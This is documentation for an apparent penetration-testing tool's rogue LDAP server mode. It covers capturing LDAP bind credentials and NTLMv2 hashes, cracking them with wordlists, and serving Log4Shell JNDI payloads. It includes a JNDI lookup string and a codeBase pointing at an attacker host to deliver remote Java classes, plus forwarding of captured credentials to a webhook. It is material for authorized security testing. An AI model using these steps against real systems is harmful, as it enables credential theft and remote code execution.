LDAP Server
How to use goshs as an LDAP server
goshs can act as a rogue LDAP server. Any client that connects and authenticates — whether it sends a plaintext DN/password bind, a SASL PLAIN credential, or an NTLM handshake — will have those credentials captured and displayed in real time in the goshs web UI.
This is useful for:
- Coercing Windows clients or services into authenticating against your server (e.g., via relay or misconfiguration)
- Exploiting Log4Shell (CVE-2021-44228) and similar JNDI injection vulnerabilities
- Capturing LDAP bind credentials from misconfigured applications and appliances
Starting the LDAP server
goshs -ldapThis starts an LDAP listener on port 389 (default).
Port 389 is a privileged port on Linux. Either run goshs as root, use -u to drop privileges after binding, or change the port with -ldap-port.
LDAP server options
LDAP server options:
  -ldap, --ldap-server         Activate LDAP credential capture server  (default: false)
  -ldap-port                   The port LDAP listens on                  (default: 389)
  -ldap-jndi                   Enable JNDI mode — the baseDN in any
                               search request becomes the Java factory
                               class name, fetched from the goshs HTTP
                               server (Log4Shell payloads)               (default: false)
  -ldap-jndi-base              Override codeBase URL for JNDI payloads  (default: auto)
-ldap-wordlist Wordlist file for LDAP NTLM hash cracking (default: none)You can use -s with -ss or -sc/-sk to activate LDAPS and spawn on Port 636 if not defined otherwise using ldap-port.
Credential capture
Cleartext bind credentials
When a client performs a simple LDAP bind (e.g., an application login, ldapsearch, or ldap3 in Python), goshs captures the bind DN and password and broadcasts them to the web UI immediately.
# Example: coerce a target application to bind against goshs
ldapsearch -H ldap://<your-ip> -D "cn=admin,dc=corp,dc=local" -w "s3cr3t" -b ""
NTLM authentication
Windows clients and many enterprise applications prefer NTLM over cleartext. goshs fully implements the two-leg NTLM challenge/response exchange:
- The client sends an NTLM Negotiate (Type 1) message.
- goshs replies with a crafted NTLM Challenge (Type 2), forcing NTLMv2.
- The client replies with an NTLM Authenticate (Type 3) message.

- goshs extracts and logs the NTLMv2 hash in Hashcat-compatible format.
The hash line is printed to stdout and displayed in the web UI.
Quick hash cracking
goshs immediately tries the captured hash against a built-in list of common and username/domain-derived passwords — the same wordlist used by the SMB server. If a match is found it is shown alongside the hash in the web UI with a cracked badge.
For larger wordlists, pass a file path with -ldap-wordlist. goshs will stream the file in the background so the response to the client is not delayed:
goshs -ldap -ldap-wordlist /usr/share/wordlists/rockyou.txtWhen the background crack succeeds, the result is pushed to the web UI as a follow-up event.
Only use this feature against systems you are authorized to test. Capturing LDAP credentials or NTLM hashes without authorization is illegal in most jurisdictions.
JNDI mode (Log4Shell / CVE-2021-44228)
In JNDI mode, goshs responds to any LDAP search request by returning an entry that redirects the client to a remote Java class (codeBase). The baseDN from the search request becomes the class name in the response, exactly as Log4Shell payloads expect.
# Enable JNDI mode — codeBase defaults to the goshs HTTP server
goshs -ldap -ldap-jndi

# Override codeBase if your HTTP server is elsewhere
goshs -ldap -ldap-jndi -ldap-jndi-base http://attacker.com:8888/
A typical Log4Shell payload that would trigger a lookup against goshs:
${jndi:ldap://<your-ip>:389/com.example.Exploit}When no -ldap-jndi-base is given, the codeBase is automatically set to the goshs HTTP server address and port. Serve your .class file as a static file through goshs and the whole chain runs from a single binary.
Live events via WebSocket
All LDAP events are broadcast in real time to the goshs WebSocket hub and displayed in the Collaborator tab:
| Event type | What is captured |
|---|---|
bind |
Bind DN and plaintext password |
ntlm |
Username, domain, Hashcat hash line, cracked password (if found) |
search |
Base DN (useful in JNDI mode to see what class the target tried to load) |
Webhook notifications
LDAP capture events can be forwarded to your webhook provider:
goshs -ldap -W -Wu https://discord.com/api/webhooks/<id>/<secret> -We ldapUse -We ldap to receive only LDAP events, or -We all to include them alongside all other event types.